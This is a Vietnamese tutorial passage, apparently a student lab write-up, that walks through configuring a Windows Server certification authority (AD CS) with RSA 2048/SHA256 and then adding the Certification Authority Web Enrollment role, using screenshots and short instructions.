
- Các phần tiếp theo, ta chọn next




- Vì chưa có key nên ta chọn **Create a new private key**





- Chọn nhà cung cấp dịch vụ mã hóa là **RSA#Microsoft Software Key Storage Provider** – sử dụng thuật toán RSA có độ dài khóa là 2048 bit. Hàm băm được chọn để ký là **SHA256**.
- Các bước tiếp theo ta chọn next, sử dụng thiết lập mặc định




The screenshot shows the 'Cryptography for CA' step of the AD CS Configuration wizard. The left sidebar lists steps: Credentials, Role Services, Setup Type, CA Type, Private Key, **Cryptography**, CA Name, Validity Period, Certificate Database, Confirmation, Progress, and Results. The 'Cryptography' step is selected. The main pane title is 'Specify the cryptographic options'. It shows 'Select a cryptographic provider:' set to 'RSA#Microsoft Software Key Storage Provider' and 'Key length:' set to '2048'. Below that, it says 'Select the hash algorithm for signing certificates issued by this CA:' with 'SHA256' selected from a list. There is also an unchecked checkbox for 'Allow administrator interaction when the private key is accessed by the CA.' A 'More about Cryptography' link is at the bottom.




The screenshot shows the 'CA Name' step of the AD CS Configuration wizard. The left sidebar lists steps: Credentials, Role Services, Setup Type, CA Type, Private Key, **CA Name**, Validity Period, Certificate Database, Confirmation, Progress, and Results. The 'CA Name' step is selected. The main pane title is 'Specify the name of the CA'. It asks for a 'Common name for this CA:' which is filled with 'HCMUS-WIN-OGK5RSQS55T-CA'. Below it, 'Distinguished name suffix:' is set to 'DC=HCMUS,DC=com'. A preview of the distinguished name is shown as 'CN=HCMUS-WIN-OGK5RSQS55T-CA,DC=HCMUS,DC=com'. A 'More about CA Name' link is at the bottom. Navigation buttons at the bottom include '< Previous', 'Next >', 'Configure', and 'Cancel'.




- Chọn **Configure** để thiết lập




- Thiết lập thành công




- Sau đó bật dịch vụ này lên trong Server Manager




- Cài đặt như trên là xong, để có giao diện web dễ thực hiện việc cấp CA hơn, ta thêm : **Certification Authority Web Enrollment**.
- Vào **Server Manager => Manage => Add Roles And Features**, thêm nhu hình dưới. Sau đó tên hành các cài đặt mặc định cho cả **Web Server Role (IIS)**




- Cài đặt thành công




- Tiến hành thiết lập thêm



- Phần **Role Services** thêm **Certification Authority Web Enrollment**, sau đó tiến hành các cài đặt mặc định




- Thiết lập thêm giao diện web thành công

